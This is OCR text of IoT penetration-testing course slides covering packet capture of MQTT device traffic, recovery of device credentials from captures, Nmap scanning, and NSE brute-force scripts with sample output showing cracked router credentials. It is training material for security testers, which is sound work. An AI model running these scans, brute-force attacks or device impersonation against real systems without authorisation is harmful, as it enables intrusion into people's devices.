1. Internet of Things – History and Overview
2. IoT Testing Methodology
3. **IoT Network Analysis and Exploitation**
   Exercise: Analyze an IoT Device Packet Capture
   Exercise: Scan and Exploit an IoT Router Device
4. **The Web of Things**
5. **IoT Web Services Recon**
   Exercise: Access a Publicly exposed IoT WebCam
6. **Hacking IoT Devices on the Web**
7. **Attacking IoT Web Service APIs**
   Exercise: Steal a Car through IoT Web Service APIs

This page intentionally left blank.



IoT Network Reconnaissance

When performing reconnaissance, a penetration tester has two options:

Passive Recon


Performing passive recon means that an attacker does not directly interact with any of the target systems. Instead, they take advantage of publicly available data sources and sniff network traffic by monitoring broadcast communications or network taps.

Passive recon is useful because it is hard to detect and does not have any impact on the target system. However, the information that can be gathered via passive recon is limited to what is available in open data sources or visible on the network.

Active Recon

In active recon, a penetration tester interacts with the target devices. This can include performing port and vulnerability scanning, fuzzing, machine-in-the-middle (MitM) attacks and other active information gathering.

Active recon can provide more and more useful information because the attacker actively gathers data of interest. However, this technique is more detectable and runs the risk of crashing unstable target devices and services.



Wireshark (1)


Wireshark is one of the most widely used tools for passive recon. It is a freely available network analysis tool with a user-friendly GUI and a great deal of functionality under the hood. Wireshark's numerous built-in protocol dissectors break packets into their component fields and label them in a display for the user as shown above.

Wireshark can parse a packet capture file or collect network traffic live, making it ideal for passive reconnaissance. Based on the various fields contained within a packet, a penetration tester can filter traffic to focus on certain types (such as IoT device communications) or follow a particular device's communications or a conversation.

Wireshark (2)

Wireshark can capture Network Information for most Protocols used in IoT including:

- HTTP
- TCP
- TLS/SSL
- MQTT
- DNS
- BlueTooth
- ZigBee



Reads Information of Captured Packet Dumps in “pcap” files

Wireshark (2)

IoT devices use a variety of different protocols to communicate. At the application layer, MQTT, HTTP and DNS are common, but devices may also use protocols like Telnet or custom protocols. IoT devices may also use TLS/SSL to protect device communications.

Lower down the protocol stack, it is important to consider that IoT devices are not limited to Wi-Fi. They also use Bluetooth, ZigBee, and similar protocols.

Wireshark offers support for most network protocols used by IoT devices, making it easy to analyze IoT device traffic. It’s also possible to specify which dissector should be used for traffic over a particular port and to add custom dissectors for new protocols.

tcpdump

Tcpdump – Captures Traffic on an interface that can be used to analyze with Wireshark. Any communication travelling through the network interface can be captured.

SWITCH	SYNTAX	DESCRIPTION
`-i eth0`	`tcpdump -i eth0`	Capture traffic from specific interface
`-D`	`tcpdump -D`	Show available interfaces
`port 80`	`tcpdump -i eth0 port 80`	Capture traffic from specific port
`-w file.pcap`	`tcpdump -i eth0 -w dump.pcap`	Dump captured traffic to a file (i.e. pcap)
`<service>`	`tcpdump http`	Capture traffic from specific service protocol
`src`	`tcpdump src 10.1.1.100`	Capture traffic from specific source
`dst`	`tcpdump dst 10.1.1.10`	Capture traffic to specific destination

Setting the snap length to capture the whole packet (-s0) is also helpful.

tcpdump


Wireshark is capable of capturing its own network traffic for analysis, but this is not the only option. It is also possible to capture traffic and save it to a packet capture file for later analysis.

One way of doing this is by using tcpdump, which can capture any traffic flowing over the network interface. As shown above, tcpdump has the ability to filter traffic and only save the packets that match the defined rules. By filtering to only capture traffic for IoT devices or using IoT protocols, these filters can make traffic captures more efficient and limits the size of the resulting packet capture file.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (1)

Many IoT communicate using a protocol called MQTT (Message Queue Telemetry Transport) that is on top of the TCP protocol and works with a *publish-subscribe* messaging method.


In MQTT Direct, you have a MQTT Broker listening on port 1883, and the IoT devices are subscribers that are connected to the network by passing its *client Id* and *Topic* and authenticate with a *user* and *password.*



Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (1)

As mentioned previously Message Queue Telemetry Transport (MQTT) is one of the most common protocols used by IoT devices to communicate with cloud-based infrastructure. MQTT runs on top of TCP (making it easy to send over most transport protocols) and uses Publish and Subscribe messages to communicate between the client and the server.

MQTT traffic uses authentication, including a clientId, username, and password for each device. However, if an attacker monitors the communications, they can easily learn enough to convincingly impersonate the server and control the IoT device.




Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (2)

In an earlier slide, we discussed the use of tcpdump to save network traffic to a packet capture file. Using a few different flags, we can manage tcpdump's operations:

- **-i eth0:** The **–i** flag specifies the network interface to monitor using tcpdump. In this case, the system is monitoring eth0 because the computer performing the packet capture is directly connected to the home router. Use ipconfig/ifconfig to select the appropriate interface.
- **host 192.168.1.106:** The **host** command specifies the IP address to monitor. In this case, all traffic to or from 192.168.1.106 (the IoT device in question) will be captured by tcpdump.
- **-w capture.pcap:** The **–w** flag specifies the file to write the captured traffic to. Only packets to/from the target address will be written to this file.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (3)

Opening the **capture.pcap** from the tcpdump, we see DHCP, DNS, and MQTT connections. This tells us that the IoT device tried to get an IP from the router, which DHCP assigned **192.168.1.106**. Then, the device tried to "call home" by connecting to the manufacturer's cloud hostname: **`mq.gw.tuyaus.com`** which resolves to IP address **54.68.252.52.**



capture.pcap

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (3)


After dumping traffic with tcpdump, the resulting packet capture file can be opened in Wireshark. The image above shows a sample capture.

Wireshark color codes the different types of traffic, making it easy to identify common protocols. For example, DNS is a light blue, while MQTT is a light purple.

The image above shows a DNS request to mq.gw.tuyaus.com. This is the hostname of a cloud server owned by the device manufacturer. We see that the request resolves to 54.68.252.52. With this information, we can filter for traffic to/from this IP address.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (4)

Filtering on **MQTT** the **capture.pcap** we see the commands **`CONNECT`**, which is acknowledged by the cloud server, and the **`SUBSCRIBE`** which will be for a specific topic. Finally, **`PUBLISH`** which be for all received messages via MQTT.



capture.pcap

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (4)
The image above shows the result of filtering the packet capture for MQTT traffic. This can be done by typing mqtt in the filter bar (shown in green above) near the top of the Wireshark window. Wireshark's display filter support protocols, IP addresses, and more, and multiple filters can be combined using Boolean operators.

The image above is highlighting the Info section of the Wireshark GUI, which shows important information about the packet(s) in question. In this case, this section shows the commands that are being sent between the IoT device and the cloud server using MQTT.

The IoT device connects to the server and sends a subscribe request. After that, we see a couple of messages from the server containing the publish command.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (5)

MQTT Command Packet Contents: **CONNECT**

```
192.168.1.106      54.68.252.52      MQTT      257 Connect Command
```

```
MQ Telemetry Transport Protocol
Connect Command
0001 0000 = Header Flags: 0x10 (Connect Command)
Msg Len: 200
Protocol Name: MQIsdp
Version: 3
1100 1110 = Connect Flags: 0xce
Keep Alive: 30
Client ID: 003000060054 ******
Will Topic: tuya/smart/will
Will Message:
{“clientId”:”003000060054******",”deviceType”:”GATEWAY”
,”message”:”11",”userName”:”003000060054*****"}
User Name: 002000080054******
Password: 97ce39dc******
```

capture.pcap – CONNECT Packet

Looking at the packet contents in wireshark, the IoT device connects with:
clientId: 003000060054****
userName 003000060054******
password: 97ce39dc*****

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (5)

In order to connect over MQTT, the IoT device needs to provide credentials to the cloud-based server. Selecting the packet containing the Connect command shows details like those above.

In these details, we see the ClientID, username, and password used by the IoT device to connect to the cloud-based server. With this information, it is possible to forge packets to impersonate the IoT device to the manufacturer’s cloud-based services.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (6)

MQTT Command Packet Contents: **SUBSCRIBE**

```
192.168.1.106        54.68.252.52         MQTT       90 Subscribe Request
```

```
MQ Telemetry Transport Protocol
Subscribe Request
1000 0010 = Header Flags: 0x82 (Subscribe Request)
Msg Len: 34
Message Identifier: 1
Topic: smart/gw/003000060054******
…. ..00 = Granted Qos: Fire and Forget (0)
```

capture.pcap – SUBSCRIBE Packet

The IoT device then subscribes to a topic **`smart/gw/003000060054******`** which it will use for communications with the manufacturer's cloud server, and where it will receive commands to:

- turn on/off.
- change temperature.
- modify and activate settings.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (6)

The subscribe command allows an IoT device to subscribe to a particular topic with the cloud-based server. In this case, the topic selected is **smart/gw/003000060054******** . Note that the last section of this topic is the clientId of the IoT device. By subscribing to this topic, the IoT device ensures that it can receive any messages intended for it, such as commands changing the temperature.

Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (7)

MQTT Command Packet Contents: **PUBLISH**

```
54.68.252.52        192.168.1.106        MQTT      252 Publish Message
```

```
MQ Telemetry Transport Protocol
Publish Message
0011 0000 = Header Flags: 0x30 (Publish Message)
Msg Len: 195
Topic: smart/gw/003000060054*******
Message:
{"protocol":5,"type":null,"gwId":null,"data":{"gwId":"003000060
054******","devId":"003000060054*****","dps":{"10":null}},"pv":
"1.0","t":1494370798,"sign":null}
```

capture.pcap – PUBLISH Packet

The PUBLISH commands captured show parameters that get sent on our assigned topic remotely to the IoT device when a user's Mobile Application send commands.
The "dps" key/value pair seems to reference different instructions sent from the mobile app.

```
dps: 6:true //heater on
dps: 6:false //heater off
dps: 2:30 //sets temperature to 30 degrees
dps: 5:true //purifier on
dps: 5:false //purifier off
dps: 8:true //eco mode on
dps: 8:false //eco mode off
dps: 11:60 //sets timer to 60 minutes
```


Example: Capturing IoT / MQTT Traffic with Wireshark (Part 1) (7)

After subscribing to a particular topic with the server, an IoT device can receive information on that topic in messages with the Publish command. Unlike the previous two types of messages, these messages are initiated by the server when it receives commands for the device from the user's mobile app.

As shown above, the commands sent to the device are encoded in the dps value. The numeric value (10 in the sample above) specifies a certain command, and some commands also have a data section. For example, command 2 changes the temperature and has a modifier that specifies the temperature to be set.

Exercise: Analyze an IoT Device Packet Capture


Objective:

Inspection the **sec556lab1.pcap** to find an Analyze MQTT IoT traffic.

Goal:

- Can you find out what device it is?
- Can you describe its communication sequence or management endpoint?
- Are there any secrets disclosed unencrypted in the traffic?

Time: 20 minutes



This page intentionally left blank.

IoT Active Network Recon and Tools

Active reconnaissance engages with the targeted system, and has the tester interact with the IoT devices usually through automated scanning or manual testing. This recon is faster, more accurate, and typically provides much more information; however, it also makes much more noise. Tools typically used are:

- arp / ping / traceroute
- Nmap
- Metasploit
- Netcat/ncat
- Masscan

IoT Active Network Recon and Tools

Hackers have two options for reconnaissance: passive and active. Passive reconnaissance is stealthier but provides less useful information. Active reconnaissance, on the other hand, provides much more information and is typically faster but comes at the cost of an increased risk of detection.

When performing active recon on IoT devices, testers can use a number of different tools, including:

- **ARP/Ping/Traceroute:** Arp, ping, and traceroute are useful for discovering which devices exist on a network and the overall architecture of the network. This can be invaluable for determining if devices are protected by firewalls and finding opportunities for lateral movement.
- **Nmap:** Nmap provides many different options for scanning the available ports and services active on an IoT device. This can help to determine the purpose of a device and potential opportunities for exploitation.
- **Metasploit:** Metasploit is designed to be an all-in-one hacking platform. It includes modules for IoT-specific exploits, and custom modules can be written and added to the platform as well.
- **Netcat/ncat:** Netcat/ncat handles the mechanics of sending and receiving packets, enabling a tester to send custom data to a device. This can be helpful for interacting with a protocol like telnet or for data exfiltration and command and control.
- **Masscan:** Masscan is designed to be an "internet-scale port scanner". It helps with identifying IoT devices exposed to the internet based upon available ports.

ARP

Address Resolution Protocol (ARP) is a procedure for mapping an IP address to a permanent physical machine address (MAC address) on a network.

This example shows the arp command that locates a Netgear device on the local network address. We can see the IP (172.25.224.1) and the MAC address (00:15:5d:61:45:95).

```
└─# arp -a
NETGEAR.LAN.mshome.net (172.25.224.1) at 00:15:5d:61:45:95 [ether] on eth0
```


ARP

Computers have two main types of addresses: IP addresses and MAC addresses. A system can have multiple different IP addresses, and they are designed to change as a computer joins different networks or requests a new IP address lease via DHCP. IP addresses are designed to route traffic over large networks or the internet.

MAC addresses are intended to be permanent, physical addresses for a network interface card (NIC). These addresses are used to route traffic within a network segment.

The ARP protocol allows IP addresses to be mapped to MAC addresses. Looking up the MAC address associated with a particular IP can provide useful information about the device (certain MAC ranges are assigned to a particular organization). Additionally, ARP can be exploited by an attacker as part of network-level attacks.

Nmap (1)

Nmap is a powerful network scanning and host detection tool that is very useful in the active network recon phase in IoT penetration testing.

Using Nmap we can:

- Detect live devices on the network (host discovery).
- Detect open ports on the device (port discovery or enumeration).
- Detect the software and version of an open port (service discovery).
- Detect the operating system and/or hardware address of a device.
- Detect and report on possible vulnerabilities (via Nmap scripts).

Nmap (1)

Nmap is a network scanning tool designed to provide as clear of a picture as possible about the devices connected to the network and their available services. By scanning a network and comparing the results to its built-in database, Nmap can determine not only the IP addresses and ports open on the network but also the probable OS of each system, the services running on each port, and potential vulnerabilities.

Nmap accomplishes this by taking advantage of differences in how different OSes and services are implemented. For example, Windows and Linux OSes respond differently to certain types of scans, enabling Nmap to differentiate them. Additionally, some services present unique banners on connection or contain other idiosyncrasies or vulnerabilities that enable Nmap to determine not only the likely service but version information as well.

Nmap (2)

```
nmap [ <Scan Type>] [ <Options> ] { <target> }
```

TYPE	SYNTAX
TCP SYN SCAN	nmap -sS 192.168.1.1/24
TCP CONNECT SCAN	nmap -sT 198.116.0-255.1-127
UDP SCAN	nmap -sU 192.168.1.1-255
NO PING/DISCOVERY	nmap -Pn 192.168.1.1
AGGRESSIVE SCAN	nmap -A 198.116.0-255.1-127
IP V6	nmap -6 SEC556.org/24
TCP ACK scan	nmap -sA 198.116.0-255.1-127
XMAS SCAN	nmap -sX 192.168.1.1
WINDOWS SCAN	nmap –sW SEC556.org/24

OPTIONS	SYNTAX
PORT SCAN	nmap –sT –p 22,53 198.116.0-255.1-127
VERSION DETECTION	-sV
ONLY TOP PORT	--top-ports
INPUT FILE LIST	-iL <input-file.txt>
EXCLUDE PORTS	--exclude-ports
TRACE ROUTE	--traceroute
DISABLE ARP/PING	--disable-arp-ping
TIMING (-T<1-5>)	nmap –sT -T4 192.168.1.1
OS DISCOVERY	nmap -sS -O SEC556.org/24

Nmap (2)

Nmap offers a number of different scan types. Some major examples include:

- **SYN:** A SYN scan sends only the first packet of the TCP handshake. If the response is an ACK, the port is open; otherwise, it is closed. A SYN scan can be overlooked by security solutions that only monitor for successful TCP connections.
- **ACK:** AN ACK scan is designed to test if a particular port is being filtered by a firewall. Since the ACK packet is not part of an existing connection, it should be blocked by stateful firewalls.
- **CONNECT:** A CONNECT scan performs the full TCP handshake then closes the connection. Since this is a legitimate TCP connection, it might be overlooked by security solutions focused on anomalies.
- **XMAS:** An XMAS scan sends a malformed TCP packet to the target. Different OSes respond to this in different ways, making it useful for determining the system type.
- **UDP:** The previous scan types all look for open TCP ports on a system. This scan tests for services communicating over UDP.

In addition to these basic scans, Nmap also offers more advanced features like traceroute. Users can also tune the target IP addresses and ports, scan a

Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE) has powerful and flexible features.

- More sophisticated version detection
- Advanced network discovery
- Vulnerability detection
- Backdoor detection
- Vulnerability exploitation

14 categories of NSE scripts:

1. auth
2. broadcast
3. brute
4. default
5. discovery
6. dos
7. exploit
8. external
9. fuzzer
10. intrusive
11. malware
12. safe
13. version
14. vuln

Nmap Scripting Engine (NSE)

In addition to a collection of network scans, Nmap also includes the Nmap Scripting Engine (NSE). The NSE uses the underlying architecture of Nmap to allow automation of other networking tasks.

With NSE, users can write and share their own scripts using the Lua programming language (which is built into Nmap). Scripts can fall into one of fourteen categories and are built as a collection of descriptive fields that describes what the author wants the Nmap engine to do. This allows the author to take advantage of the optimized Nmap engine for networking tasks.

NSE Examples for IoT

SCRIPT	TYPE	EXAMPLE
mikrotik-routeros-brute	intrusive, brute	nmap -p8728 --script mikrotik-routeros-brute <target>
traceroute-geolocation	external, discovery	nmap --traceroute --script traceroute-geolocation <target>
vulners	vuln, safe, external	nmap -sV --script vulners [--script-args mincvss=<arg_val>] <target>
ssh-brute	brute, intrusive	nmap -p 22 --script ssh-brute --script-args userdb=users.lst,passdb=pass.lst <target>

```
nmap -p8728 --script mikrotik-routeros-brute 192.168.1.4


Script Output
PORT     STATE SERVICE REASON
8728/tcp open  unknown syn-ack
| mikrotik-routeros-brute:
|   Accounts
|     admin:dOsmyvsvJGA967eanX - Valid credentials
|   Statistics
|_    Performed 60 guesses in 602 seconds, average tps: 0
```

Example Output – mikrotik-routeros-brute

```
nmap -sV --script vulners --script-args mincvss=5.0 192.168.1.5

Script Output
53/tcp   open     domain            ISC BIND DNS
| vulners:
|   ISC BIND DNS:
|     CVE-2012-1667    8.5    https://vulners.com/cve/CVE-2012-1667
|     CVE-2002-0651    7.5    https://vulners.com/cve/CVE-2002-0651
|     CVE-2002-0029    7.5    https://vulners.com/cve/CVE-2002-0029
|     CVE-2015-5986    7.1    https://vulners.com/cve/CVE-2015-5986
|     CVE-2010-3615    5.0    https://vulners.com/cve/CVE-2010-3615
|     CVE-2006-0987    5.0    https://vulners.com/cve/CVE-2006-0987
|_    CVE-2014-3214    5.0    https://vulners.com/cve/CVE-2014-3214
```

Example Output – vulners

NSE Examples for IoT

Some scripts already exist for exploitation of IoT devices. The table above shows Nmap commands for running some of these scripts.

For example, the script named mikrotik-routeros-brute is designed to perform a brute force password guessing attack against Mikrotek RouterOS devices. It uses NSE's brute library to do this, which allows the tester to define the terms of the brute force guessing attack. For example, the tester could provide a file of credentials to try for a credential stuffing attack. If successful, the script will print out the account(s) for which it has identified credentials.

Network Exploitation

Most commonly exploited network services and ports

Service	Port	IoT Device Type
SSH	Port 22	IoT Remote Device Login
HTTP	Port 80	WebApps for IoT devices, ICS, and gaming consoles
Telnet	Port 23	ALL
SIP / Secure SIP	Port 5060/5061	ALL VoIP phones, video conferencing
HTTP_Alt	Port 8080 / 8081 / 8090	Routers, smart sprinklers, ICS, WebCams, Sprinklers, DVRs
Applications	Port 8291	Routers
SMTP	Port 25	*Can include IoT: Wi-ficams, Game consoles
Rockwell	Port 2222	ICS
WSP	Port 9200	WAPs
Applications	Port 37777	DVRs
UPnP	Port 37215	Routers
Applications	Port 2332	Cellular gateways
Rockwell	Port 2223	ICS
Applications	Port 37777	DVRs

Network Exploitation


When pen testing IoT devices, it is important to know what to look for. Different IoT devices expose different services, which can be used to both identify them and find potential infection vectors.

The services exposed by IoT devices can be broken into two main categories:


- **General:** IoT devices commonly expose webservers, SSH, Telnet, and similar protocols. While these services might not be the most helpful for identifying internet-facing IoT devices, they can be good targets for exploitation.
